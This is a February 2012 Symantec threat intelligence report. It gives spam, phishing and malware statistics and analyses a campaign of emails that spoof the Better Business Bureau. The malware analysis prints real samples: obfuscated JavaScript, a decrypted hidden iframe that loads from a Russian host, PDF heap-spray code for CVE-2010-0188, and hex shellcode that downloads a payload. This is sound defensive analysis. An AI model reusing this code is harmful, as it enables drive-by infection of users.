Symantec Intelligence

Symantec Intelligence Report: February 2012

Socially engineered polymorphic malware spoofing a well-known North American business mediation and arbitration service

Welcome to the February edition of the Symantec Intelligence report which, provides the latest analysis of cyber security threats, trends and insights from the Symantec Intelligence team concerning malware, spam, and other potentially harmful business risks. The data used to compile the analysis for this report includes data from January and February 2012.

Report highlights

- Spam – 68.0 percent (a decrease of 1.0 percentage points since January): page 7
- Phishing – One in 358.1 emails identified as phishing (an increase of 0.01 percentage points since January): page 10
- Malware – One in 274.0 emails contained malware (an increase of 0.03 percentage points since January): page 12
- Malicious Web sites – 2,305 Web sites blocked per day (an increase of 9.7 percent since January): page 13
- New wave of cyber-attacks designed to impersonate the Better Business Bureau: page 2
- Blogs review: page 6
- Best Practices for Enterprises and Users: page 16

Introduction

In February, global spam levels continued to fall, accounting for 68.0 percent of global email traffic, whilst malicious email activity increased, with 1 in 274 emails being blocked as malicious. Contributing to this increase in malware activity were attacks reminiscent of similar incidents that were first reported back in 2007. In 2007, and again in 2012, businesses were seemingly being targeted with emails purporting to originate from the US Better Business Bureau, socially engineered to suggest that a complaint had been filed against the organization and the details of the complaint could be found in the file attachment, which would lead to a PDF files that contained an embedded executable. Although the attacks recorded in 2007 and 2012 bear similar social engineering techniques, the recent waves have used considerably more advanced techniques, including such as server-side polymorphism, making them especially protean in nature.

The tragic death of pop star Whitney Houston earlier this month precipitated a predictable wave of malicious attacks, as is so often associated with celebrity news and current events. This was just the latest example of spammers and cyber criminals using news events to try to make their emails more tempting. In this case, the attackers quickly responded in order to take advantage of people's curiosity to find out more about the circumstances of her death, including links to fake videos circulating on at least one popular social network. Rather than a video being presented to them, the user would be asked to upgrade some software in order to view the video, but the software being installed could potentially lead to a malware infection.

Cyber criminals tapping into the zeitgeist was particularly noticeable in the week running-up to St. Valentine's Day, as the volume of spam messages referencing the event rose by as much as three and a half times the daily average for that week, before falling off again after February 14, with a late spike occurring on February 16, when almost 6 times the daily average volume of emails referencing the special day were recorded.

As the London 2012 Olympics draws closer, spam messages relating to the Olympic Games has gradually been increasing, but is not yet a major feature in spam email subjects. Based on our experience with the FIFA World Cup in 2010, the volume of spam relating to the event increased more dramatically in the few weeks and months prior to the start of the event, around the April and May timeframe.

I hope you enjoy reading this month's edition of the report, and please feel free to contact me directly with any comments or feedback.

Paul Wood, Cyber Security Intelligence Manager
paul_wood@symantec.com
@paulowoody

Report analysis

New wave of cyber-attacks designed to impersonate the Better Business Bureau

A recent increase in malware where attacks are reminiscent of similar incidents that were first reported back in 2007, when C-level business executives were being targeted with emails that purported to originate from the US Better Business Bureau (BBB). A recent surge of similarly designed attacks in 2012 suggest this tactic has made a renaissance. Like the attacks in 2007, the recent spates were also socially engineered to suggest that a complaint had been filed against the targeted organization and the details of the complaint could be found in the file attachment. The attachments were frequently PDFs files that contained an embedded executable, or HTML file attachments that redirected the user to the malicious files, often hosted on a compromised Web site. Although the attacks recorded in 2007 and 2012 bear similar social engineering techniques, the recent waves are using considerably more advanced techniques, including server-side polymorphism.

The first large waves of attacks came in January 2012, when they accounted for approximately 7.3% of all email malware, and one in 295 emails were malicious. These attacks have a similar appearance to phishing emails, but with links to compromised Web sites hosting malware and the BBB website carried a warning to its members of these attacks, and encourages its members to forward examples of suspicious emails to phishing@council.bbb.org.


Server-side polymorphism enables the attacker to generate a unique strain of malware for each use, in order to evade detection by traditional anti-virus security software. Scripts such as PHP are commonly used on the attacker's Web site to generate the malicious code on-the-fly. Like the Greek sea-god, Proteus, the continually transforming nature of these attacks makes them very difficult to recognize and detect using more traditional signature-based defenses. However, because of their ability to respond quickly to new and previously unknown threats, cloud-based heuristics, as noted later in this report, are very effective at detecting these aggressive strains of polymorphic malware, which in February accounted for 41.1 percent of all email-borne malware blocked in February

Server-side polymorphic malware in itself has been in use for some time. In fact, the technique is being used very aggressively and is being filtered on an almost daily basis by the company's .cloud email services. However, the attackers frequently change their tactics and social engineering techniques in order to deceive the recipients into falling victim to the attacks. Typical examples recently have included emails spoofing well-known businesses, including FedEx, UPS, DHL, and American Airlines. The latest twist marks a return to a tactic first seen in 2007, where the emails purport to be sent by the Better Business Bureau, a well-known business-to-business mediation and arbitration service.

In the latest wave of attacks, there appear to be two methods used: either the email contains the malicious attachment in a file, or the attachment contains a URL that leads to the malware. Let's take a look at how this works in more detail.

In the first example, the malicious email contains a malicious URL, which is in the HTML attachment. This is similar to some of the tactics employed with phishing emails, but instead of including a URL to a phishing Web site, the URL in the HTML file actually points to an encrypted JavaScript, which then downloads and executes the malicious code onto the user's computer, without them realizing what has happened, and without their consent or knowledge.

At the time of writing this report, more than 700 examples were stopped in one wave of attacks, each email was destined for a different client, and the attack was over in less than 30 minutes. An example of this can be seen in figure 1, below.



Better Business Bureau | Urgent information from BBB | 17/02/2012 10:29

From: Better Business Bureau **To:** [redacted]@[redacted].com
Subject: Urgent information from BBB

Attn: Owner/Manager


Here with the Better Business Bureau notifies you that we have received a=complaint (ID 255950276)
from one of your customers with respect to their dealership with you. Please open the COMPLAINT REPORT attached to obtain
more information on t=is matter and let us know of your point of view as soon as possible.
=br> We are looking forward to your prompt reply.
Regards,

HAN Dunn

Complaint_Report_N14741204.htm (2.28 KB)

Figure 1: Example of BBB spoofed email containing malware

The HTML file attachment contains highly obfuscated JavaScript, designed to evade anti-virus detection. An example of this is shown in figure 2, below.




```
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
  <title>Welcome. Please wait..</title>
 </head>
 <body>
h1>Loading. Please wait..</h1><br>
 </body>

script>if(window['d'+'o'+'c'+'ument'])aa=/\w/.exec(new Date()).index+[];aaa='0';if(aa.
7,64,62,77,30,69,62,70,62,71,77,76,27,82,45,58,64,39,58,70,62,1,0,59,72,61,82,0,2,52,9
2,69,76,62,-7,84,-30,-30,-30,61,72,60,78,70,62,71,77,7,80,75,66,77,62,1,-5,21,66,63,75
58,72,63,64,65,67,77,75,7,75,78,19,17,9,17,9,8,66,70,58,64,62,76,8,58,78,59,69,59,83,6
4,65,77,22,0,10,9,0,-7,76,77,82,69,62,22,0,79,66,76,66,59,66,69,66,77,82,19,65,66,61,6
0,69,62,63,77,19,9,20,77,72,73,19,9,20,0,23,21,8,66,63,75,58,70,62,23,-5,2,20,-30,-30,
4,-30,-30,-30,79,58,75,-7,63,-7,22,-7,61,72,60,78,70,62,71,77,7,60,75,62,58,77,62,30,6
7,77,75,66,59,78,77,62,1,0,76,75,60,0,5,0,65,77,77,73,19,8,8,60,64,72,69,66,61,58,72,6
8,59,69,59,83,61,71,66,7,73,65,73,0,2,20,63,7,76,77,82,69,62,7,79,66,76,66,59,66,69,66
6,66,77,66,72,71,22,0,58,59,76,72,69,78,77,62,0,20,63,7,76,77,82,69,62,7,69,62,63,77,2
```

Figure 2: Snippet of HTML file containing obfuscated JavaScript code

When decrypted, this code creates a hidden HTML IFRAME[1] tag, which is used to connect to a remote server hosted in Russia, as shown in figure 3, below.

[1] *http://www.w3.org/TR/html4/present/frames.html#h-16.5*



```
if (document.getElementsByTagName('body')[0])
{
    iframer();
}
else
{
    document.write("<iframe src='http://cgo[redacted].ru:[redacted]/[redacted]/[redacted].php' width='10' height='10'
    style='visibility:hidden;position:absolute;left:0;top:0;'></iframe>");
}
function iframer()
{
    var f = document.createElement('iframe');
    f.setAttribute('src','http://cgo[redacted].ru:[redacted]/[redacted]/[redacted]php');
    f.style.visibility='hidden';
    f.style.position='absolute';
    f.style.left='0';
    f.style.top='0';
    f.setAttribute('width','10');
    f.setAttribute('height','10');
    document.getElementsByTagName('body')[0].appendChild(f);
}
```


Figure 3: Snippet of decrypted JavaScript code that contains hidden IFRAME

Interestingly, the Web site also includes a *robots.txt* file, which is used to prevent the attackers' code from being indexed when visited by a Web crawler, such as a search engine.

The URL contained in the hidden IFRAME tag points to a PHP script that deploys another encrypted JavaScript file, which in turn downloads the final malicious PDF file as the payload, using the Phoenix exploit toolkit.

Analysis of the PDF payload

Further analysis shows that the PDF file contains yet more highly obfuscated JavaScript inside a XFA object[2] (part of the internal structure of a PDF file). The JavaScript, as shown in figure 4, contains two stages of encryption.




```
%PDF-1.6
%âãÏÓ
1 0 obj
<</MediaBox [0 0 1 1] /Type/Page /Contents 3 0 R /Parent 5 0 R>>
endobj
5 0 obj
<</Count 2 /Kids [1 0 R] /Type/Pages>>
endobj
8 0 obj
<</Type/EmbeddedFile /Length 5125>>
stream
<xdp:xdp xmlns:xdp="http://ns.adobe.com/xdp/">
<config><present>
<pdf><interactive>1</interactive>
<version test2='asd'>
1.6</version>
<asd/>
<REMOVED></REMOVED>
s=new String();
try
    {
        a="&amp;zP|var _l1='4c206f5783eb9d;pnwAy()utio(.VsSg',h&lt;+I)*/DkR%x-W[]mCj^?:LBKQYEUqFM";
        e=a.eval;
        b=new
        Array(4,5,6,7,8,9,10,11,12,13,14,15,16,17,16,16,18,16,19,10,20,21,16,13,5,22,14,15,16,17,16,16,18,
        ,22,16,15,16,21,15,13,5,17,23,15,18,21,16,13,5,13,10,13,10,13,10,13,10,15,17,16,16,16,16,16,16,16,
        ,16,16,16,16,16,16,16,16,10,15,22,25,21,16,13,5,17,13,15,16,17,16,16,18,16,16,16,13,16,16,16,16,13
        0,17,17,21,22,23,13,18,14,18,14,21,19,23,13,20,19,22,13,23,25,19,18,22,22,14,16,17,13,21,24,13,16,
        ,17,21,24,20,17,16,21,22,22,26,24,17,17,21,24,19,23,22,14,16,22,20,13,22,22,15,14,21,10,23,23,10,1
        14,22,13,17,22,25,16,17,20,19,18,24,21,20,22,13,15,13,21,19,23,13,20,19,19,10,23,25,23,24,13,14,19
        9,20,21,16,22,18,19,19,17,21,24,20,17,15,16,16,22,18,19,22,22,14,25,13,25,13,10,18,14,5,26,16,22,1
        15,20,13,16,21,14,10,14,24,16,26,16,22,26,5,13,16,23,24,18,10,22,24,10,18,20,19,23,17,19,23,21,24,
        ,24,21,26,13,17,23,14,18,18,19,13,15,13,16,14,21,24,26,21,16,22,26,26,21,24,16,13,21,24,16,22,14,1
```

Figure 4: Extract of JavaScript contained within the PDF

[2] http://en.wikipedia.org/wiki/XFA


Figure 5, below shows an example of the first stage, which in turn extracts the second stage. The second stage contains the executable shell code, as shown in figure 6.

The extracted shell code, in figure 5, is used to perform a heap overflow exploit against a known vulnerability, *CVE-2010-0188: Remote Code Execution Vulnerability*. Here, an invalid value in the TIFF image is used to corrupt the TIFF parser (LibTIFF) in certain unpatched versions of a well-known PDF viewer application.



```
var _l1='4c20600f0517804a3c20600f0f63804aa3eb804a3020824a6e2f804a414141
e47534e95f33c0648b40308b400c8b701c568b760833db668b5e3c0374332c81ee1510f
cad03c533db0fbe1038f27408c1cb0d03da40ebf13b1f75e65e8b5e2403dd668b0c4b8d
98ffffffe2f9e80000000058506a4068ff0000005083c01950558bec8b5e1083c305ffe
773c744240476723332c7442408202d73205368f8000000ff560c8be833c951c7441d00
6a0053ff56046a0083eb0c53ff560483c30ceb02eb1347803f0075fa47803f0075c46a0
16d617261676f746f646f6b6e732e72753a383038302f696d616765732f6a772e706870
12600000000000000000000000000000007188804a6420600f00040000414141414141
ffb88b4030c346390675fb87342485e47551e9eb4c51568b753c8b74357803f5568b762
6ecff54240c8bd803dd8b048b03c5ab5e59c3eb53ad8b6820807d0c33740396ebf38b68
686f6e00006875726c6d54ff1683c4088be8e861ffffffeb02eb7281ec040100008d5c2
7706274c7441d052e646c6cc6441d0900598ac1043088441d0441516a006a0053576a00
6afeff5608e89cfeffff8e4e0eec98fe8a0e896f01bd33ca8a5b1bc64679361a2f70687
f693d380000';_l3=app;_l4=new Array();function _l5(){var _l6=_l3.viewerV
_l6,10)}function _l7(_l8,_l9){while(_l8.length*2<_l9)_l8+=_l8;return _l
unescape('%u9090');spray=_l7(dakRote,0x2000-roteDak);loxWhee=_I1+spray;
th-1)+dakRote;}function _I2(_I1,len){while(_I1.length<len)_I1+=_I1;retu
tr(i,2);c=parseInt(b,16);ret+=String.fromCharCode(c);}return ret}functi
eAt(_I6);_I8=_I4.charCodeAt(_I6%_I9);_I5+=String.fromCharCode(_I7^_I8);
_j0;return _I5}function _j2(_I1){_I5='';for(_I6=0;_I6<_I1.length;_I6+=2
unction _j3(){_j4=_l5();if(_j4<9000){_j5='o+uASjgggkpuL4BK/////wAAAABAA
///wAAAABAAAAAAAAAAAAAAQAAAAAAAAAYxCASiAgYA/fE4BK';_j6=_l2;_j7=_I3(_j6)}_j
AEAAAAABAAAAABgEDAAEAAAABAAAAEQEEAAEAAAAIAAAAFwEEAAEAAAAwIAAAUAEDAMwAAACS
nescape('%00');_l13=_j2(_l12);with({k:_l13})_I0(k);qwe123.rawValue=_l11
 i=0; i < j11j.length; i++){if (j11j[i].name=='Forms'){var j13j=j11j[i]
```

Figure 5: First level of decrypted JavaScript



```
FF FF EB 02 EB 72 81 EC 04 01 00 00 8D 5C 24 0C   ÿÿë.ër.ì.....\
C7 04 24 72 65 67 73 C7 44 24 04 76 72 33 32 C7   Ç.$regsÇD$.vr3
44 24 08 20 2D 73 20 53 68 F8 00 00 00 FF 56 0C   D$. -s Shø...ÿ
8B E8 33 C9 51 C7 44 1D 00 77 70 62 74 C7 44 1D   ‹è3ÉQÇD..wpbtÇ
05 2E 64 6C 6C C6 44 1D 09 00 59 8A C1 04 30 88   ..dllÆD...YŠÁ.
44 1D 04 41 51 6A 00 6A 00 53 57 6A 00 FF 56 14   D..AQj.j.SWj.ÿ
85 C0 75 16 6A 00 53 FF 56 04 6A 00 83 EB 0C 53   …Àu.j.SÿV.j.ƒë
FF 56 04 83 C3 0C EB 02 EB 13 47 80 3F 00 75 FA   ÿV.ƒÃ.ë.ë.G€?.
47 80 3F 00 75 C4 6A 00 6A FE FF 56 08 E8 9C FE   G€?.uÄj.jþÿV.è
FF FF 8E 4E 0E EC 98 FE 8A 0E 89 6F 01 BD 33 CA   ÿÿŽN.ì˜þŠ.‰o.½
8A 5B 1B C6 46 79 36 1A 2F 70 68 74 74 70 3A 2F   Š[.ÆFy6./phttp
2F 73 61 6D 61 72 61 67 6F 74 6F 64 6F 6B 6E 73   /s[redacted]
2E 72 75 3A 38 30 38 30 2F 69 6D 61 67 65 73 2F   .ru:[redacted]/image
6A 77 2E 70 68 70 3F 69 3D 38 00 00               [redacted].php?i=8..
```

Figure 6: Second level - executable shell code

A successful exploitation will connect to a remote server hosted in Russia, which will attempt to download and execute a fake anti-virus product without the user's permission.

Typically, these URLs are only available only for a short period of time. Moreover, as mentioned earlier, similar waves of attacks have also been blocked where the PDF malware is attached directly to the original email, such as in the attacks described in this blog post[3].

[3] *http://www.symantec.com/connect/blogs/pdf-malware-writers-keep-targeting-vulnerability*

Blogs Review

During February a number of security related topics were covered on the Symantec Connect Security blog: *http://www.symantec.com/connect/security/blogs*

Some of the highlights include the following examples:

Feb 14 Is Here Again!

Spam levels always rise when a holiday or special event approaches. Symantec researchers are observing a surge of spam as Valentine's Day gets closer and closer. Unbelievable discounts on jewelry, dinners, and expensive gift articles are the key themes for the Valentine's Day related spam. Further popular fake promotions include: online pharmaceuticals, fake e-cards, gift cards, chocolates, and flowers. The purpose of these fake promotions is to capture a user's personal and financial details…

For further details, please visit:
http://www.symantec.com/connect/blogs/feb-14-here-again

Malware to Mourn Whitney Houston

The world is mourning the loss of another legendary pop singer also known as the queen of pop - Whitney Houston. Spammers are paying homage to the icon with malware. The malicious email shows a video of the last appearance of the star in a Los Angeles night club and also downloads an executable binary. This file is detected by Symantec Antivirus as WS.Reputation.1. The email originated from Ireland and targets Portuguese readers. The malicious file is hosted on a hijacked Japanese website…

For further details, please visit:
http://www.symantec.com/connect/blogs/malware-mourn-whitney-houston

Zeusbot/Spyeye P2P Updated, Fortifying the Botnet

We blogged about a parallel Zeusbot/Spyeye build near the end of last year that introduced some improvements in the botnet, moving the network architecture away from a simple bot-to-C&C system and introducing the beginnings of a peer-to-peer model. This new variant new uses P2P communication exclusively in order to keep the botnet alive and gathering information. With the latest update, it seems that the C&C server has disappeared entirely for this functionality. Where they were previously sending and receiving control messages to and from the C&C, these control messages are now handled by the P2P network…

For further details, please visit:
http://www.symantec.com/connect/blogs/zeusbotspyeye-p2p-updated-fortifying-botnet

Is Waledac Spam Dirtying the Russian 2012 Elections?

Recently there have been several reports about the re-emergence of a botnet variant (Kelihos), which Symantec detects as W32.Waledac.C. The Waledac family is a threat that has been monitored by Symantec for many years and was featured in numerous blogs as well as a white paper. In the past, Waledac gained its infamy as a spamming botnet that utilized compromised systems to send out spam. The purpose of these spamming campaigns had usually been for self-propagation of the threat through spam emails containing a link, often (but not always) pointing to a Waledac binary file hosted on a malicious website. The variant W32.Waledac.C is also sending out spam emails, but with a twist…

For further details, please visit:
http://www.symantec.com/connect/blogs/waledac-spam-dirtying-russian-2012-elections

Server-side Polymorphic Android Applications

For quite some time, we have observed the technique of server-side polymorphism being used to infect Windows computers around the world. What this means is that every time a file is downloaded, a unique version of the file is created in order to evade traditional signature-based detection. We are now seeing this same technique being used for malicious Android applications hosted on Russian websites. We detect all of these variants as Android.Opfake. The sites hosting Opfake include either links or buttons that can be used to download the malicious packages that are purporting to be free versions of popular Android software. The applications morph themselves automatically in a few ways every time the threat is downloaded…

For further details, please visit:
http://www.symantec.com/connect/blogs/server-side-polymorphic-android-applications

Global Trends & Content Analysis


Spam, phishing and malware data is captured through a variety of sources, including the Symantec Global Intelligence Network, the Symantec Probe Network (a system of more than 5 million decoy accounts), Symantec.cloud and a number of other Symantec security technologies. Skeptic™, the Symantec.cloud proprietary heuristic technology is also able to detect new and sophisticated targeted threats.

Data is collected from over 8 billion email messages and over 1 billion Web requests, which are processed per day across 15 data centers, including malicious code data, which is collected from over 130 million systems in 86 countries worldwide. Symantec Intelligence also gathers phishing information through an extensive antifraud community of enterprises, security vendors, and more than 50 million consumers.

These resources give the Symantec Intelligence analysts unparalleled sources of data with which to identify, analyze and provide informed commentary on emerging trends in attacks, malicious code activity, phishing, and spam. If there is a malicious attack about to hit, we know about it first. We block it; we keep it from affecting our customers.

Spam Analysis

In February, the global ratio of spam in email traffic fell by 1.0 percentage points since January, to 68.0 percent (1 in 1.47 emails). This follows the continuing trend of global spam levels diminishing gradually since the latter part of 2011.



February 2012

As the global spam rate increased, Saudi Arabia remained the most spammed geography in February; with a spam rate of 76.2 percent.

In the US, 68.9 percent of email was spam and 68.5 percent in Canada. The spam level in the UK was 68.6 percent. In The Netherlands, spam accounted for 70.0 percent of email traffic, 67.9 percent in Germany, 68.8 percent in Denmark and 68.3 percent in Australia. In Hong Kong, 67.9 percent of email was blocked as spam and 67.0 percent in Singapore, compared with 65.1 percent in Japan. Spam accounted for 68.8 percent of email traffic in South Africa and 72.4 percent in Brazil.

Moreover, the Automotive sector overtook Education to become the most spammed industry sector in February, with a spam rate of 70.9 percent; the spam rate for the Education sector was 70.6 percent. The spam rate for the Chemical &

Pharmaceutical sector was 68.9 percent, compared with 68.4 percent for IT Services, 68.6 percent for Retail, 68.5 percent for Public Sector and 68.0 percent for Finance.

The spam rate for small to medium-sized businesses (1-250) was 68.3 percent, compared with 68.9 percent for large enterprises (2500+).

Global Spam Categories

The most common category of spam in February related to the Adult/Sex/Dating category, overtaking pharmaceutical related spam for the first time.

Category Name	February 2012	January 2012
Adult/Sex/Dating	43.0%	22.5%
Pharmaceutical	30.5%	38.0%
Watches/Jewelry	9.0%	27.5%
Weight Loss	4.5%	3.5%
Unknown/Other	2.5%	1.5%
Software	2.0%	0.5%
Jobs/Recruitments	1.5%	0.5%
Malware	1.5%	<0.5%
Scams/Fraud/419	1.5%	0.5%
Unsolicited Newsletters	1.0%	2.5%
Casino/Gambling	1.0%	2.0%
Phishing	1.0%	<0.5%
Degrees/Diplomas	0.5%	0.5%

Spam URL Distribution based on Top Level Domain Name

The proportion of spam exploiting URLs in the .com and .info top-level domains increased in February, as highlighted in the table below.

TLD	February 2012	January 2012
.com	58.9%	57.8%
.ru	8.0%	9.4%
.info	8.0%	6.9%
.net	7.1%	N/A

